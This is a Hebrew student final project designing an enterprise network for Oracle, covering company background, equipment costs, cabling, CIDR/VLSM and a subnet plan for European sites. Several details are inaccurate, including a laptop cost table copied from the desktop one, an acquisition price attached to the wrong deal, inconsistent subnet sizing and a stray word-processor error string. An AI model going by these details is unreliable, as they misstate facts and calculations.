פרויקט גמר הנדסאים מערכות תקשוב

מגיש: נועם אלום

ת"ז: 327741104

מכללה: הראל

מנחה ומנהל המכללה: יואל כהן

שנה"ל: 2024-2025

מכללה טכנולוגית הראל

תוכן עניינים

תוכן עניינים 1

מבוא 3

אודות החברה 4

מיקום על המפה 5

ציודים בארגון 10

מדיה קווית 18

VLSM ו CIDR 21

טבלת פרפיקסים 23

ת הכתובותוקחל 24

חלוקת שמות 28

בנייני החברה 29

טופולוגיות פשוטות - אירופה, יפן ווירג'יניה 30

קליפורניה - יתירה טופולוגיה 33

VLAN 36

VTP 40

Router on a stick 43

DHCP 45

DHCP Spoofing מתקפת 49

Port Security 54

פרוטוקול STP 57

STP load balancing 59

מתקפתBPDU DOS 61

Etherchannel 63

HSRP פרוטוקול 65

DTP 68

Vlan hopping 71

Telnet 75

SSH 76

שרת DNS 78

שרתHTTP 81

שר תDHCP 82

שרתAAA 84
שרת FTP...... 86
ש רתMail...... 88
שרתSyslog...... 91
מתקפתXSS 93
Privilege escalation 95

ORACLE

מבוא

אורקל (**Oracle Corporation**) היא חברת טכנולוגיות מחשב אמריקאית בינלאומית מהגדולות בעולם וכיום מבוססת בארצות הברית, אוסטין טקסס.

אורקל נוסדה בשנת 1977 על ידי לארי אליסון יחד עם שותפיו בוב מיינר ואד אוטס תחת השם SDL או בשמה המלא "**Software Development Laboratories**".

כמו כן, **Software Development Laboratories** לאחר מכן שינה את שמה אל "**Relational Software, Inc**" ב1979 ואז שוב אל "**Oracle Systems Corporation**" ב 1983 בכדי להתאים את עצמה יותר אל מוצר הדגל שלה **Oracle Database**.

לאחר כמה שנים (1989), אורקל העבירה את המשרדים הראשיים שלה אל חופי רדווד סמוך אל העיר רדווד קליפורניה ופעם האחרונה **Oracle Systems Corporation** שינתה את שמה סופית אל **Oracle Corporation** (כמו שאנחנו מחירים אותה כיום).

חלק מן ההצלחה של אורקל בתקופה זו הייתה כתוצאה מהשימוש בשפת **C**, שפה הנתמכת בשלל מערכות הפעלה וקלה לתמרון והתאמה למערכות אחרות.

אורקל המשיכה בדרכה להצלחה בכך שרכשה מספר חברות הכוללות את **PeopleSoft, Siebel, BEA Systems** ועוד, ובניסיון להתמודד עם **Amazon Web Services** ומוצריו אורקל הכריזה על שיתוף פעולה עם חברה יריבה לשעבר **Microsoft** השיתוף פעולה כלל חיבור ישיר בין החברות, דבר שנתן ללקוחות לשמור מידע גם על מערכות מחשוב בענן ולהריץ תוכנות ב**Oracle** או .Azure

בהמשך דרכה אורקל הכריזה על מעברה אל אוסטין טקסס (היכן שהיא נמצאת כיום), ושנה לאחר מכן ביצעה כמה פעולות עסקיות מעניינות כגון הרכישה של חברת **Cerner** ויום לאחר מכן רכישה של **Federos**, בינה מלאכותית יחד עם כלי אוטומציה למען שיפור ביצועי תקשורת אשר עלתה 28.3 ביליון דולר במזומן.

אורקל מציעה מרחב רב של מוצרים הכולל **תוכנות בסיסי נתונים**, **שירותי ענן**, **תוכנות ארגוניות**, **EPM** ו- **SCM**

אודות החברה

Oracle דוגלת ברצון העז לתת מענה לכל שירות טכנולוגי ו**ללא נמצאו ערכי אינדקס.**ספק פתרונות חדשניים שמתאימים לצרכים המיוחדים של לקוחותיה.

החברה מתמקדת בשיפור ביצועים, אוטומציה של תהליכים, וניהול נתונים בצורה חכמה ובטוחה, עם מגוון רחב של מוצרים ושירותים, Oracle שואפת להקל על הארגונים להתמודד עם אתגרים טכנולוגיים ולשפר את הפרודוקטיביות והיעילות של צוותיהם.

יתרונות של Oracle

יכולת Scalability

אחד היתרונות הבולטים של אורקל הוא היכולת להתרחב בקלות, המערכות שלה מתוכננות כך שהן יכולות להתאים את עצמן לצרכים המשתנים של הארגון, דבר שמאפשר גמישות רבה.

אבטחת מידע

אורקל משקיעה רבות באבטחת המידע, עם פתרונות מתקדמים שמגנים על נתונים מפני גישה לא מורשית, זהו יתרון קריטי בעידן שבו המידע הוא אחד הנכסים החשובים ביותר.

ביצועים גבוהים


הטכנולוגיות של אורקל ידועות בביצועים המרשימים שלהן, במיוחד כשמדובר בניהול כמויות גדולות של נתונים.
זה מאפשר לארגונים לפעול בצורה יעילה יותר.

פתרונות בענן

עם המעבר לענן, אורקל מציעה מגוון שירותים שמאפשרים לעסקים להפעיל את היישומים והנתונים שלהם בסביבה גמישה ומודרנית, פתרונות אלה תורמים להפחתת עלויות ולשיפור היעילות.


מיקום על המפה

ארצות הברית




ORACLE


אירופה



אסיה ואוסטרליה



כולם ביחד:



USA

תרשים ארגוני

Arizona Phoenix

- SERVERS
- Asset Management
- HR
- Business Development
- QA
- Accounting
- RND

Virginia Ashburn

- SERVERS
- RND
- SALES
- QA

California-San-Jose

- SERVERS
- Corporate Communications
- Creative Services
- Customer Service

EUROPE

תרשים ארגוני

Germany Frankfurt

- SERVERS
- Engineering
- Accounting
- General Management

Italy Milan

- SERVERS
- Human Resources
- Technology
- Investor Relations

Spain Madrid

- SERVERS
- Legal
- Marketing
- Operations

ASIA

תרשים ארגוני

Australia Sydney

- SERVERS
- Product Management
- Production
- Project Management Office

India Mumbai

- SERVERS
- Sourcing
- Quality Assurance
- Risk Management

Japan Tokyo

- SERVERS
- Sales
- Strategic Initiatives & Programs
- Technology
-

ציודים בארגון

מחשב

שם	ערך	מחיר בשקלים
מעבד	Intel Core i5	800
זיכרון RAM	16GB DDR4	150
דיסק קשיח	SSD 512GB NVMe	200
כרטיס גרפי	NVIDIA GTX 1660	800
מערכת הפעלה	Windows 10	300
שאר רכיבים	לוח אם, ספק כוח, מארז	725

סך הכל 2,975 שקל חדש

מחשב נייד

שם	ערך	מחיר בשקלים
מעבד	Intel Core i5	800
זיכרון RAM	16GB DDR4	150
דיסק קשיח	SSD 512GB NVMe	200
כרטיס גרפי	NVIDIA GTX 1660	800
מערכת הפעלה	Windows 10	300
שאר רכיבים	לוח אם, ספק כוח, מארז	725

סך הכל 2,975 שקל חדש

שרת

שם	ערך	מחיר בשקלים
מעבד	Intel Xeon	1,200
זיכרון RAM	32GB DDR4	300
דיסק קשיח	2TB HDD	200
מערכת הפעלה	Windows Server	500
שאר רכיבים	לוח אם, ספק כוח, מארז	2,800

סך הכל 4,000 שקל חדש

Cisco 1941

שם	ערך	מחיר בשקלים
חיבורים	4 פורטים Ethernet	400
ניהול	CLI	100
תמיכה בפרוטוקולים	OSPF, EIGRP, BGP, etc	300
יכולת הרחבה	חיבור מודולים נוספים	0

סך הכל 800 שקל חדש

ORACLE

Cisco 3650 24PS

ORACLE

שם	ערך	מחיר בשקלים
פורטי PoE	24	3,000
ניהול	CLI	500
יכולת ניהול	Smart Call Home	400
תמיכה בסטנדרטים	IEEE 802.3af/at	300

סך הכל 4,200 שקל חדש

Cisco 2960-24TT

שם	ערך	מחיר בשקלים
פורטים	24	1,200
ניהול	CLI	200
יכולת ניהול	מתג בסיסי	300
שאר רכיבים	מכסים, חלקי החלפה	50

סך הכל 1,750 שקל חדש

Cisco Router 7200

שם	ערך	מחיר בשקלים
פורטים	11	2,000
ניהול	GUI+CLI	1,000
יכולת ניהול	נתב מתקדם	1,500
שאר רכיבים	מכסים, חלקי החלפה	1,200

סך הכל 5,700 שקל חדש

Cisco catalyst 6500

מחיר בשקלים	ערך	שם
2,200	24	**פורטים**
1,000	GUI+CLI	**ניהול**
1,500	מתג מתקדם	**יכולת ניהול**
50	מכסים, חלקי החלפה	**שאר רכיבים**

סך הכל 4,750 שקל חדש

מדיה קווית

למדיה הקווית יש שתי סוגים, כבלי נחושת וכבלים מבוססי אור.

משפחת כבלי הנחושת:

בכבלים מבוססי נחושת המידע מועבר בעזרת זרמים חשמליים שכן יש שתי סוגים של ביטים 1 ו- 0, כאשר יש זרם הביט יהיה שווה 1 וכאשר אין זרם הביט יהיה שווה 0.

TP:

או בשמו המלא Twisted-pair בא בכמה צורות.


1. STP: הוא כבל בעל ארבע זוגות גידים (שמונה גידים בכולל) בו כל בכל זוג הגידים שזורים וכל זוג מסוכך דבר התורם רבות בהגנה נגד הפרעות אלקטרומגנטיות.

   כבל זה משתמש בחיבור RJ45.

ORACLE

2. UTP: הוא כבל זוג שזור ללא הגנה כל שהיא נגד הפרעות אלקטרומגנטיות חוץ מהעובדה שהוא שזור (דבר העוזר במניעת הפרעות אלו).

   כבל זה משתמש בחיבור RJ45.




:COAX

כבל קואקסיאלי הוא כבל תקשורת חשמלי המכיל שתי שכבות מוליכות המבודדות זו מזו, אחת מהן היא בצורת גליל חלול והשנייה גליל אטום המושחל בגליל הראשון.

מבנה זה מאפשר ביטול השדה האלקטרומגנטי שיוצרת זרימת החשמל בכל אחת מהשכבות, בתנאי שבשכבות עובר אותו אות חשמלי, בכיוונים מנוגדים.

כבל קואקסיאלי משמש בתקשורת קווית לשם העברת מידע בתדר גבוה כגון סרטים, מצלמות אבטחה, רדיו וכו.



כבלים מבוססי אור:

הם כבלים המורכבים מליבה, מעטפת, ושכבת מגן והמידע עובר בעזרת אותות אור כאשר 1 שווה ליש אור ו0 שווה לאין אור.

קיימים כיום שתי סוגים של כבלים מבוססי אור.


הראשון Single-Mode, והשני Multi-Mode:

1. Single-Mode: הם סיבים בהם מועבר מידע באופן יחיד על מנת למנוע הפרעות ולהגיע למרחקי שידור ארוכים.

בסיבים אלו אפשר להעביר מידע למרחקים של מעל 100 קילומטר והם נפוצים בעיקר ברשתות WAN.

2. Multimode: הם סיבים בהם מועבר מידע בכמה דרכים במקביל, שיטה זו מוגבלת למדי מכיוון שבסיב כזה קיימים מספר מסלולים בהם יכול האור לעבור ולכן פולס אור קצר בכניסה ימרח במוצא דבר המגביל את קצב התקשורת בסיב ואת מרחק השידור.

סיבי multimode זולים וקלים לייצור ולכן הם בשימוש ביישומים שבהם לא נדרש רוחב פס גבוה, בסיבים אלו משתמשים להעברת מידע למרחקים של 300 עד 500 מטר והם נפוצים בשימוש במיוחד ברשתות מקומיות ובתוך בניינים או בין בניינים סמוכים.



VLSM / CIDR

CIDR :

CIDR משמש בכדי לחסוך בכתובות **IP** על ידי שימוש בכתובת אחת למספר רשתות באמצעות המסכת רשת.
העיקרון שלו הוא לקצור ביטים מתוך השדה של ההוסטים ולשנות את ה-0 ל-1 בהתאם לפריפיקס.
למשל, המסכת רשת של **192.168.1.22/26**, תהיה:

```
255.255.255.192
```

בביטים:

```
11111111 11111111 11111111 11000000
```

ניתן לראות ששתי ביטים נלקחו מתוך שדה ההוסטים.

עכשיו נותרו לנו 6 ביטים לשימוש, 4 חלוקות שונות של הכתובת ו- 64 כתובות בכל חלוקה (רשת).

ORACLE

כלומר, הפרטים של הכתובת שלנו יהיו:

חלוקה	הוסט	רשת	broadcast	מסיכת רשת
1	192.168.1.22	192.168.1.0	192.168.1.63	255.255.255.192

ניתן לדעת זאת בעזרת הנוסחה הבאה:

- **2^2 = 4**, כלומר **4** חלוקות. **-> עבור 2 ביטים שנלקחו.**
- **2^6 = 64**, כלומר **64** כתובות בכל חלוקה. **-> עבור 6 ביטים פנויים.**
- נבין שהחלוקה היא ה**ראשונה**. **-> המחשב הוא 22 ו-22 קטן מ-64.**

:VLSM

VLSM משמש לחלוקת כתובות ללא חלקים שווים, בניגוד ל- **CIDR**, והוא פועל באותו אופן בדיוק.
ניתן לחשב **VLSM** על ידי השוואת מספר ההוסטים הנדרשים לטבלת ביטים מהמספר הגבוה ביותר לנמוך:

- **שרתים:** 63
- **מחשבים:** 58
- **טלפוני אי פי:** 10
- **מחלקת מחירות:** 7

ערך מקום	**63**	**58**	**10**	**7**
128	תואם			
64		תואם		
32				
16			תואם	תואם
8				
4				

כמות ההוסטים הנדרשת **קטנה** מערך **המקום פחות 2** (לכתובת broadcast ורשת).
לאחר שנחשב איזה ערך מקום עלינו להשתמש, נוכל להשוות אותו לטבלת פריפיקסים בעמוד הבא ולקחת את הפריפיקס המתאים לערך המקום הזה.


טבלת פרפיקסים

	Addresses	Hosts	Netmask	Amount of a Class C
/30	4	2	255.255.255.252	1/64
/29	8	6	255.255.255.248	1/32
/28	16	14	255.255.255.240	1/16
/27	32	30	255.255.255.224	1/8
/26	64	62	255.255.255.192	1/4
/25	128	126	255.255.255.128	1/2
/24	256	254	255.255.255.0	1
/23	512	510	255.255.254.0	2
/22	1024	1022	255.255.252.0	4
/21	2048	2046	255.255.248.0	8
/20	4096	4094	255.255.240.0	16
/19	8192	8190	255.255.224.0	32
/18	16384	16382	255.255.192.0	64
/17	32768	32766	255.255.128.0	128
/16	65536	65534	255.255.0.0	256

חלוקת הכתובות

במהלך הפרויקט הכתובת המנחה תהיה 172.18.0.0/16.

בפרויקט ישנם שלושה אזורים, ולכן בחרתי לקחת שני ביטים מהמרחב של המארחים (host) על מנת ליצור 4 חלקות שוות של 64 כתובות (בעצם פרפיקס 18), ואף ליצור הכנה לעתיד, שכן אחת המחלקות לא בשימוש.



זו האופציה האידיאלית עבורי, אם הייתי לוקח פחות ביטים, לא היו מספיק מחלקות, ואם הייתי לוקח יותר זה היה גורם לבזבוז של כתובות.

בכל אזור שלוש בניינים, לכן בחרתי להקצות 16 כתובות לכל בניין על ידי לקיחת 2 ביטים נוספים מהמארחים.

172.18.0.0/18 – אירופה

continent	building	floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
EU - 172.18.0.0/18	Germany-Frankfurt - 172.18.0.0/20	0	SERVERS	100	172.18.0.0	255.255.254.0	/23	172.18.1.254	172.18.1.255	Static
		1	Engineering	20	172.18.2.0	255.255.254.0	/23	172.18.3.254	172.18.3.255	Dynamic
		2	Accounting	30	172.18.4.0	255.255.254.0	/23	172.18.5.254	172.18.5.255	Dynamic
		3	General Management	40	172.18.6.0	255.255.254.0	/23	172.18.7.254	172.18.7.255	Dynamic
	Italy-Milan - 172.18.16.0/20	0	SERVERS	100	172.18.16.0	255.255.254.0	/23	172.18.17.254	172.18.17.255	Static
		1	Human Resources	20	172.18.18.0	255.255.254.0	/23	172.18.19.254	172.18.19.255	Dynamic
		2	Technology	30	172.18.20.0	255.255.254.0	/23	172.18.21.254	172.18.21.255	Dynamic
		3	Investor Relations	40	172.18.22.0	255.255.254.0	/23	172.18.23.254	172.18.23.255	Dynamic
	Spain-Madrid - 172.18.32.0/20	0	SERVERS	100	172.18.32.0	255.255.254.0	/23	172.18.33.254	172.18.33.255	Static
		1	Legal	20	172.18.34.0	255.255.254.0	/23	172.18.35.254	172.18.35.255	Dynamic
		2	Marketing	30	172.18.36.0	255.255.254.0	/23	172.18.37.254	172.18.37.255	Dynamic
		3	Operations	40	172.18.38.0	255.255.254.0	/23	172.18.39.254	172.18.39.255	Dynamic

172.18.0.0/20 – Germany-Frankfurt

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.0.0	255.255.254.0	/23	172.18.1.254	172.18.1.255	Static
1	Engineering	20	172.18.2.0	255.255.254.0	/23	172.18.3.254	172.18.3.255	Dynamic
2	Accounting	30	172.18.4.0	255.255.254.0	/23	172.18.5.254	172.18.5.255	Dynamic
3	General Management	40	172.18.6.0	255.255.254.0	/23	172.18.7.254	172.18.7.255	Dynamic

